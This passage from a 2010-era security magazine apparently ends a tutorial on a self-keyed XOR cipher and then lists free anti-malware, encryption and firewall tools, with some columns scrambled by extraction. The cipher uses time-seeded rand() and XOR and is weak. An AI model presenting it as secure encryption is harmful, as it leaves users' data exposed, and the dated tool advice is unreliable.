sequence:29 log:log-ITXORify-1287271002-19.txt setcount:50 seconds:53 viable:50 dupes:10
sequence:30 log:log-ITXORify-1287271055-20.txt setcount:50 seconds:54 viable:50 dupes:10
sequence:31 log:log-ITXORify-1287271109-21.txt setcount:50 seconds:56 viable:50 dupes:10
sequence:32 log:log-ITXORify-1287271165-22.txt setcount:50 seconds:56 viable:50 dupes:10
sequence:33 log:log-ITXORify-1287271221-23.txt setcount:50 seconds:57 viable:50 dupes:10
```

Figure 6. Sample output from the log-stats-\*.txt file




Figure 7. File structure using `run_with_cleanup.sh`

Who would think that these two lines of code could put an attacker at bay for a few hours or even a few months? How so? By using a seeded random number we could generate an endless stream of *random enough* data to pad and encrypt the plaintext. The trick is that we want to be able to decrypt the data as well and not add too much to the output ratio. It would also be nice to be able to do this on paper and pencil for example if we wanted to keep a few notes *off the grid* for whatever reason but yet have them accessible on paper notes without anyone just stumbling upon them easily. Mashing that all together we don't need to know how the random stream was made to decode the message since we aren't interested in replaying the stream. We really just need to know how the stream was used. In this simple example we'll focus on using *eXclusive-OR* aka XOR. In C we can implement this as:

```
varXOR = var1 ^ var2;
```

where `var1` is XORed with `var2` and put into `varXOR` and either `var1` or `var2` XORed with `varXOR` will result in `var2` or `var1` respectively. With that in mind you can see in psuedo-code how simple it is to use randomness and XOR to dissolve frequency analysis in the practical world; here's what it looks like with our previous two examples:

```
srand((unsigned)time(NULL));
...
int rval = rand() % x;
...
varXOR = var1 ^ rval;
```

Line 1 we create the seed (so that it isn't the same all the time).

Line 2 we generate a random value in a tolerance of `x`.  
Line 3 we generate a seemingly random value based off a known one.

To take this a step further another issue we may find difficult to transport securely or simply not make known




Figure 8. Level of dupage created during the generation

to an attacker in this type of algorithm is a keying of the system (symmetric/asymmetric). How can we not worry about using a key and relying only on the algorithm we are using? Easy; we apply a self-keyed method. (I know you have been waiting for this). By using a self-keyed system the only strength we have is for the attacker not to recognize how the system is self-keyed. Many challengers don't even come across this type of necessary transcendental leap in their workflows (at least until this very moment – you are welcome btw) and end up wasting valuable time chomping at a bit that isn't there. There are plenty of self-keying methods I've made so I'm not too worried about showing my hand early (especially since I have live crypto challenges as you read this).

So what do you mean by a self-keyed system Israel? Well if it isn't clear to you here's what I'm talking about. Let's say you want to hide the key in the crypto itself and apply the steps mentioned above. I created a nice little C and bash demo that helps explain things. Here's a simple visualization.

```
plain[1E3D4C1A7E3D8B1A3A6D3D] == cipher[twwprwzprrw]
In this visualization you can see using bash:
echo -n „1E3D4C1A7E3D8B1A3A6D3D“ | wc -c
22
echo -n „twwprwzprrw“ | wc -c
11
```

The plain text is twice the size of the cipher text. Weird isn't that usually the other way around? Not with our self-keyed system. By seeing the even split of exactly half you may surmise that we are somehow incorporating

the plain text with each other to create the ciphertext and you would be correct. We are using XOR in this example to use the *random enough* padding with the plain text by taking the odd 1-based numerical index against the even 1-based alphabetic index to create the result. Another visualization is in order:

1E3D4C1A7E3D8B1A3A6D3D

is really:

```
13417381363
EDCAEDBAADD
----- XOR
twwprwzprrw
```

Now you should see it clearly and how we have our 2:1 ratio – in this case it isn't clear which is the padding and which is the plaintext which is not the focus of this exercise.

So you can play with this more without having to create this from scratch I've made a small test suite demo just for this article. I originally was going to go through one of my crypto challenges but at this time no one has solved them and I'm also running live challenges so it would benefit me not to divulge the current method. So I present a generic study.

The demo is a point of concept aka PoC on how this all works and how it demonstrates how it is random enough. It consists of the following files:

- ITXORify.c!- C program that generates ITrandify binary (Figure 1)
- ITrandify.c - C program that generates ITXORify binary (Figure 2)




Figure 9. Demo visual workflow





Figure 10. Log output example of ITrandify artifacts



Figure 11. Log output example of ITXORify artifacts

```
demo.sh - bash script used to generate the test data (Figure 3)
run_demo.sh - this runs the demo 50 times and logs the process
               (Figure 4)
run_demo_stats.sh - this runs the entire demo 50 times (50*50)
run_with_cleanup.sh - same as above but archives output neatly
                    (Figure 5)
```

The bash files started off as one-liners which I have a fetish for but for readability I've broken them down into the standard multi-lined format and even added the \ line breaks to make them easier to screenshot and keep friendly. You can naturally modify them to your needs and desires.

Once you've unpacked the archive file containing these scripts into a directory you can either compile the two C files with:

```
gcc -o ITrandify ITrandify.c
gcc -o ITXORify ITXORify.c
```

Then run `./run_with_cleanup.sh` \*make sure all the .sh files are marked for executing (`chmod +x *.sh`) prior. It takes about an hour for a set of outer 50 per inner 50 to be generated. (naturally in the .sh files you can modify this to a smaller or larger number). Here's sample output from the `log-stats-*.txt` file generated which calculates the total time it took to generate `log-demo-*.txt` (Figure 6)

```
log:log-demo-1287264664.txt!seconds:3213! outer:50! inner:50
log:log-demo-1287270107.txt!seconds:2954! outer:50! inner:50
```

**Note**

Your results may vary based on your OS/hardware. I created and tested this demo on Mac OS X 10.6.4 / Darwin Kernel Version 10.4.0.

If you use the `run_with_cleanup.sh` script you'll get a file structure as pictured. (Figure 7); where you have a

uniquely time-stamped directory appended with `-output` and inside you have another set of logs in their appropriate directories ITrandify logs and ITXORify logs; you then have the summary logs `log-demo-*.txt` and `log-stats-*.txt`.

The logs are created so that you can replay the samples for testing (Figure 8) to demonstrate the level of *dupage* created during the generation of the seeding and randomizing. Anything duped is eliminated entirely and not counted as a viable. In all the summation logs I've seen there is a greater number of dupage when the scripts begin and eventually dithers to 0 dupage. dupage generally occurs when the time seed doesn't change fast enough and is used more than once.

The last thing you want to do is accidentally encrypt something twice using the same seeded variables; doing so can leave a telltale signature that may lead to decrypting your data faster than originally intended.

The visual workflow of how all these files work together is as follows in Figure 9. It would have been a little simpler if I didn't want to leave artifacts (log files) for the major steps involved. There is a method to the madness.

You'll take notice that the output of ITrandify has an indexed format in conjunction with the timestamp:

```
log-ITrandify-[time]-[outer]-[inner].txt
```

Where ITXORify has:

```
log-ITXORify-[time]-[outer].txt
```

This has been done to keep track which sets of ITrandify created the ITXORify tables as well as to eliminate the ITrandify files from overwriting themselves if they were created within the same second (which occurs).



Figure 12. Reversing the XOR process




Figure 13. Using ITXORify on each character (for reversal/decoding)



### On the 'Net

- [http://en.wikipedia.org/wiki/Transposition\\_cipher](http://en.wikipedia.org/wiki/Transposition_cipher)
- [http://en.wikipedia.org/wiki/Substitution\\_cipher](http://en.wikipedia.org/wiki/Substitution_cipher)
- [http://en.wikipedia.org/wiki/Frequency\\_analysis](http://en.wikipedia.org/wiki/Frequency_analysis)
- [http://en.wikipedia.org/wiki/Collision\\_\(computer\\_science\)](http://en.wikipedia.org/wiki/Collision_(computer_science))
- [http://en.wikipedia.org/wiki/XOR\\_swap\\_algorithm](http://en.wikipedia.org/wiki/XOR_swap_algorithm)
- [http://en.wikipedia.org/wiki/Symmetric-key\\_algorithm](http://en.wikipedia.org/wiki/Symmetric-key_algorithm)

### Notes

All source code created and tested on:  
Mac OS X 10.6.4 [10F569],  
(GCC) 4.2.1 (Apple Inc. build 5646) (dot 1)

**Got More Time Than Money?** Try this month's crypto challenge: <http://hakin9.israeltorres.org>

reminds me of the BBS days connecting with a 2400 baud modem.

As is typical with XOR you can see in Figure 12 and Figure 13 how the process is reversed; stripped and then recombined to form the original. Again it is a dangerous game to play as many software serial key systems have failed due to its usage in their algorithms you just have to know when to use it and when to use something stronger.

### Conclusion

Perhaps I've sealed my fate on creating these types of crypto challenges and maybe even lost a hundred dollars this month but since I haven't seen folks easily solving these I thought I'd give a tutorial on the madness involved. Sometimes it just takes a little bit of explaining to spark *The Leap* of how things can be done and undone.

---

### ISRAEL TORRES

*Israel Torres Hacker at large with interests in the hacking realm. [hakin9@israeltorres.org](mailto:hakin9@israeltorres.org)*

a d v e r t i s e m e n t

# HostGator is Hiring Linux System Admins!



- ◆ Competitive compensation
- ◆ Relocation assistance
- ◆ Free lunch provided daily
- ◆ Onsite fitness gym
- ◆ Medical/Dental/Vision/Life Insurance
- ◆ No dress code/ Flexible scheduling



Apply online at:  
[www.HostGator.com/jobs](http://www.HostGator.com/jobs)

866.96.GATOR

# Proactive Defenses and Free Tools

**Some of the best countermeasures and most of them are free.**

In my last article, I described the greatest breach in cyber history and made some suggestions on how it could have been avoided – enabling strong wireless encryption, testing your wireless routers for vulnerabilities, visiting <http://nvd.nist.gov>, limiting the number of trusted devices allowed on your wired and wireless networks and hardening your systems.

## What you will learn...

- Where to find low cost and free tools
- Why host-based intrusion prevention is so important
- How to cleanup after a malware infection

## What you should know...

- Installing and configuring new software tools
- How to reconfigure windows apps and services
- Burning CDs and booting from a CD

In this article I will show you where to find some of the best and mostly untapped resources available to improve your personal computer and network security posture – best of all most of them are free. Let's get started. Remember, to win the cyberwar, you must choose the path least taken by the cybercriminals, or forge a new path into the wild frontier of network security. By selecting less known tools and utilities, gems or *diamonds* in the rough – I am hoping to give you a fighting chance.

## Removing Malware

How do you know if you have Malware? Do you really think your favorite anti-virus scanner is working for you? Really? Have you read my September 2010 article in Hakin9 Magazine entitled *Is Anti-virus Dead? The answer is yes*. I would make an intelligent guess, based on the facts that AV-Test.org has counted over 18,000,000 malware samples but your favorite virus scanner can only keep up with 9,000,000 of these or so in their signature database and heuristically, maybe another 30%,

leaving about 20% untouched – these are also called zero-day, 0day, day-zero, day0 or just plain unknown malware samples in the wild. So, first, we have to figure out if you have any of this malware on your personal computer and then we have to figure out



if we can clean it up, right? Ok. So here are some of the world's best yet mostly unknown *host-based intrusion prevention systems* (HIPS) and zero-day malware cleaners:

### AVZ

Made by a Russian anti-virus genius who keeps it up to date frequently and has some funding from Kaspersky. Because this utility is so much more complex than what the average consumer can handle, you won't find it on most computers. If you are not weak at heart, give it a shot at <http://www.z-oleg.com/secur/avz/> and if you can't read Russian, try an English interpreted version of his site, here: <http://tinyurl.com/avz-english>.

### ComboFix

ComboFix is very powerful utility that scans your computer for known malware, and when found, attempts to clean these infections automatically. In addition to being able to remove a large amount of the most common and current malware, ComboFix also displays a report that can be used by trained helpers to remove malware that is not automatically removed by the program. ComboFix might be a little too powerful and requires that you read the online guide carefully, to reduce the risk that you damage your operating system in the process of finding and fixing malware infections. Learn more here and make sure this is the only site you download it from: <http://www.bleepingcomputer.com/combfix/how-to-use-combfix>.

### Defensewall

Is a good real-time HIPS engine but not a good heuristic malware scanner or cleaner. If you aren't already infected, Defensewall will do a good job alerting you and helping block new malware and is much easier to use than AVZ, just don't use it to cleanup an existing infection. Defensewall is more consumer oriented, available in many languages, and can be found here: <http://www.softsphere.com/localizations/>.

### Emsisoft Antimalware

Includes multiple detection engines for malware and spyware, a host-based intrusion prevention system which recognizes and blocks many dangerous programs before they have a chance to cause any damage. The unique new Emsisoft Anti-Malware Behavior Blocker module immediately warns you when a program attempts to perform a potentially dangerous operation. They claim it does this for every program, including those that may appear harmless at first sight! Visit their site to consider a trial download or purchase, here: <http://www.emsisoft.com/en/software/antimalware/>.

### MalwareBytes

MalwareBytes can identify and remove malicious software from your computer. When your computer becomes infected, Malwarebytes can provide the needed assistance to remove the infection and restore the machine back to optimum performance. It doesn't find as much as tools like Prevx or Threatfire but it's a useful malware detection and cleanup utility you should consider adding to your portfolio so grab the free version, here: <http://www.techspot.com/downloads/4716-malwarebytes-anti-malware.html>.

### Prevx

Is one of the most consumer friendly and powerful HIPS engine with a good, but not the best, malware cleaner. What I like about Prevx is how easy it is to install and use, it has a very clean user interface and it's very good at catching zero-day malware. It has a solid malware cleaner but I would say that AVZ, Twister and Unhackme are more advanced at dealing with cleanup of existing infections. Grab a free trial or buy a copy, here at: <http://www.prevx.com>.

### Rootkit Revealer

Is a wonderful utility from SysInternals and is an advanced rootkit detection utility. It runs on Windows NT 4 and higher and its output lists Registry and file system API discrepancies that may indicate the presence of a user-mode or kernel-mode rootkit. RootkitRevealer successfully detects many persistent rootkits including AFX, Vanquish and HackerDefender (note: RootkitRevealer is not intended to detect rootkits like Fu that don't attempt to hide their files or registry keys). If you want to give it a try, visit the download link here: <http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx>. Also, the Sysinternals Troubleshooting Utilities have been rolled up into a single Suite of tools. This file contains the individual troubleshooting tools and help files. It does not contain non-troubleshooting tools like the BSOD Screen Saver or NotMyFault. Grab them, here: <http://technet.microsoft.com/en-us/sysinternals/default.aspx>.

### ThreatFire

ThreatFire, like Prevx, is one of my favorite consumer friendly HIPS engines. It is dramatically different to traditional antivirus software. Normal antivirus products usually need to have first identified and seen a threat before they can provide adequate protection against it. The protection is then provided via a signature or fingerprint update, which must first be written by an antivirus researcher. This creates a large window of time where threats are undetected and can therefore infect your PC even when you have antivirus software installed. By implementing

sophisticated real-time behavioral analysis ThreatFire is able to stop never- before-seen *zero-day* threats solely by detecting their malicious activity. Download a free copy at <http://www.threatfire.com/>.

### Twister

Twister, made by a brilliant team of Chinese security coders originally in Peking, China, you'll find that it can detect and clean up more malware than most utilities, is easy to use and consumer friendly. It's a paid application but they offer a 90 day trial license key that provides full functionality. My only concern is the *cyber wars* going on between multiple country governments and the fact that they moved to the Haidain district of downtown Beijing leads me to believe there is a high probability that the daily Twister update service is doing more than just grabbing your updates – so be careful and use it at your own risk, like all the rest of these tools. Grab your 90 day trial copy at this URL: <http://www.filseclab.com/eng/>.

### Unhackme

Unhackme is more like it if you are a real serious hacker or IT security professional. This is one of the best utilities to cleanup a rootkit and a deeply infected system. A rootkit is a program that a hacker uses to mask intrusion and obtain administrator-level access to a computer or computer network. The intruder installs a rootkit on a computer using a user action or by exploiting a known vulnerability or cracking a password. The rootkit installs a backdoor giving the hacker a full control of the computer. It hides their files, registry keys, and process names, and network connections from your eyes. Your antivirus could not detect such programs because they use compression and encryption of its files. Try it out by visiting Greatis software and downloading it here: <http://www.greatis.com/unhackme/>. If you like Unhackme, you will love the RegRun security suite, which includes even more powerful malware detection and cleanup utilities and a boot-CD you can burn to cleanup infections at boot. Learn more, here: <http://www.greatis.com/security/>.

### Hardening Your Computer

Finding and fixing your application and operating system vulnerabilities takes a little bit of work and practice. The Mitre Corporation invented the *Common Vulnerabilities and Exposures* (CVE) standard. They then developed an *Open Vulnerability Assessment Language* (OVAL) to describe holes in computers and how to fix these holes. To prove the OVAL concept, they will provide you with

a FREE utility called the *OVAL scanner*. Visit <http://oval.mitre.org> to learn more and when you are ready, visit <http://sourceforge.net/projects/ovaldi/> to download the free scanner. When it runs on your computer, it will output a file in XML format that will show you all of your local CVEs – holes you need to plug. If you don't know how to read XML files, grab a 30 day free trial of an *XML to PDF converter*, here: <http://www.processtext.com/abcxml.html> and then load in the OVAL output file into this tool – presto – you now have your own vulnerability scanner and reporting engine for your personal computer.

Booting during recovery – use the *Windows Ultimate Boot CD*. What is the Ultimate Boot CD for Windows (UBCD4Win)? It is a powerful bootable recovery CD that contains software used for repairing, restoring, or diagnosing almost any computer problem. The goal of the UBCD team is to provide the most complete and easy to use free computer diagnostic tool. Almost all software included in UBCD4Win are freeware utilities for Windows®. Some of the tools included are *free for personal use* copies so users need to respect these licenses. A few of the tools included in UBCD4Win are paid for and licensed software owned by UBCD4win. UBCD4Win is based on Bart's PE©. Bart's PE© builds a Windows® *pre-install* environment CD, basically a simple Windows® XP booted from CD. UBCD4Win includes network support and allows you the ability to modify NTFS volumes, recover deleted files, create new NTFS volumes, scan hard drives for viruses, etc. Our download includes almost everything you need to repair your system problems. This project has been put together to be the ultimate recovery cd and not a replacement OS (Operating





System). Please visit the *List of Tools* page for a complete list of what is included in the latest version of UBCD4Win and grab your copy, here: <http://www.ubcd4win.com/downloads.htm>.

## Shields Up!

Is a nice utility from Gibson Research designed to help ensure you've done a good job at system hardening and personal firewall tuning. Shields UP! benignly probes the target computer at your location. Since these probing must travel from our server to your computer, you should be certain to have administrative right-of-way to conduct probative protocol tests through any and all equipment located between your computer and the Internet. Try it out here: <http://www.grc.com/intro.htm> by clicking on the services menu item and selecting Shields Up! If you want to download some free security utilities such as LeakTest which is found here: <http://www.grc.com/lt/leaktest.htm>.

## Running a Free Security Information Management (SIM)

Security information management (SIM) is the industry-specific term in computer security referring to the

collection of data, typically in SYSLOG format as well as SNMP trap alerts into a central repository for security information trend analysis.

Most SIMs cost significant dollars, comprise software agents running on the computers that are to be monitored, communicating with a centralized server acting as a *security console*, sending it information about security-related events, which displays reports, charts, and graphs of that information, often in real time. The goal is to catch *bad behavior* in real-time, keeping a keen eye out for user, network and traffic behavior anomalies. It's not easy and it could be a full-time job for you – so be forewarned.

## OSSIM


Stands for *Open Source Security Information Management*. Its goal is to provide a comprehensive compilation of tools which, when working together, grant network/security administrators with a detailed view over each and every aspect of a network administrator's assets – networks, hosts, physical access devices, server, etc. Besides getting the most out of well known open source tools, some of which are briefly described below, OSSIM provides a strong correlation engine, detailed low, medium and high level visualization interfaces, and reporting and incident management tools, based on a set of defined assets such as hosts, networks, groups and services. All of this information can be restricted by network or sensor in order to provide only the required information to specific users; allowing for a fine grained multi-user security environment. Finally, the ability to perform as an IPS (*Intrusion Prevention System*), using correlated information from virtually any source, will be a useful addition to any security professional's arsenal.

Now, with that said, instead of spending over \$50,000.00 USD for your SIM, the usual SMB price, grab a free copy of this, open source SIM, from AlienVault, here at <http://www.ossim.net>.

## Deploying Strong Encryption

*Encrypt everything you can. This could be one of your best defenses against data theft and malware outbreaks.*

If you can't afford strong encryption from folks like RSA or Entrust then you can at least look at some low price and free encryption utilities such as TrueCrypt and PGP originally from *Phil Zimmermann*. By the way, I spoke with Phil not to long ago





available in other PGP products. There are versions available for both Windows and Mac environments. Find it and download a trial version, here: <http://www.pgp.com/downloads/desktoptrial/desktoptrial2.html>.

### TrueCrypt

Is my favorite free encryption utility. Some of the reasons I like it so much is that it allows you to create a virtual encrypted disk within a file and mounts it as a real disk. Because of this methodology, you can easily encrypt an entire partition or storage device such as USB flash drive or hard drive. In addition, you

and he's off onto a very interesting new encryption/privacy project – something like an encrypted SKYPE-like VoIP product called *Zfone* – ever want to whisper in someone's ear a thousand miles away? You can do it with Zfone from Phil and it's free, so grab your copy and tell your friends, it's here: <http://zfone.com/>.

### Kryptel

Is a complete solution for file encryption and backup, Kryptel has been designed to be as easy-to-use as possible, and performs most operations with a single mouse click. Still, it is serious encryption software. You don't need to be a crypto expert to use military-grade encryption, you simply need to choose the right software. Kryptel just might do the job for you. Find out more here: <http://www.kryptel.com/>.

### Locked!

Is a powerful encryption and protection utility. It helps protect your computer from all unauthorized access whether it's powered on or off. Entries from the keyboard and mouse are blocked. Screen is locked. Resetting or powering off the computer will not unlock it. Safe mode access can be blocked. Features include Boot Lock, StartUp Lock, Admin Mode, Idle Activate, Preset Activate and automatic Shutdown. Failed access attempts are logged. Offers optional password generation for additional users with the ability to restrict their access times and duration. Find out more here: <http://www.jcmatt.com/locked.html>.

### PGP Freeware

Is a powerful encryption program and a tradition at the PGP corporation to offer a limited capability version of PGP Mail for individual, non-commercial use. PGP Freeware offers basic PGP encryption capability for messages and files, but does not include many features

can encrypt a partition or drive where Windows is installed (pre-boot authentication). Finally, encryption is automatic, real-time and transparent. TrueCrypt is well documented, so take a look and try it out, here: <http://www.truecrypt.org>.

### Deploy Better Personal Firewalls

The Microsoft Windows® firewall might be a useful free utility to consider but there are more advanced firewalls, developed by security companies who focus on the problems of deep packet inspection and 'payload' in packets for a living. That means that the good software firewalls for windows are updated frequently with software, heuristics and signature updates and they are most likely NOT free. However, after looking into best of class personal software firewalls, I've found some interesting options for you to consider:

### Agnitum Outpost Pro

Firewall provides a host protection module to monitor how programs interact to protect your system



against high-level security breaches and has passed all well-known leaktests to prevent unauthorized transmission of information from your PC. This two way firewall (network filter for inbound and outbound data) stops much of the inappropriate or malicious access to your computer from both internal (LAN) and external (Internet) sources. As a frontline defense, it prevents malware from spreading or *phoning home*, providing protection against hackers, loss of personal data, unknown malware, and unauthorized program activity. It will also guard your wired and wireless networks against eavesdropping and internal breaches. Download your 30 day trial copy, here: <http://www.agnitum.com/products/outpost/index.php>.

### Comodo Firewall

Is a very well designed and unique firewall that includes application layer protection by featuring what they call Default Deny Protection™. Their Firewall checks an extensive list of over two million known PC-friendly applications. If it's not there, Comodo Firewall lets you know before opening your PC's door. Grab a free copy, here: <http://personalfirewall.comodo.com/free-download.html>.

### Even Lavasoft

Even Lavasoft, maker of *Ad-Aware*, one of the world's most popular anti-spyware software with over 350 million downloads, has jumped into the personal firewall market with *Lavasoft Personal Firewall*. This one sells for about \$30.00 USD and you'll want to ask Lavasoft if they have a trial version available, by visiting them online, here: [http://www.lavasoft.com/products/lavasoft\\_personal\\_firewall.php](http://www.lavasoft.com/products/lavasoft_personal_firewall.php).

### Online Armour Free Firewall

Is also a great firewall to consider. You do not need a computer science degree to use Online Armor. The setup process is straightforward, and configuration is a one-time event and part of the initial installation process. They chose to not annoy you with too many messages and to attempt to not slow your PC down. One feature that's simple, straightforward and also important is the HOSTS files check. This HOSTS file can also be used to make your web browser visit sites other than the one you intended. In addition it has autorun management, tamper protection and keylogger detection, making it an interesting hybrid personal firewall, so go grab a copy, here: <http://www.online-armor.com/downloads.php>.

Remember the Kerio firewall? Well, I've found the latest version – it was acquired by Sunbelt Software, who was then acquired by GFI. You can take a look at their version of a new *Sunbelt Personal Firewall* by visiting them, here: <http://www.sunbeltsoftware.com/Home-Home-Office/Sunbelt-Personal-Firewall/>.

### ZoneLabs Free Firewall

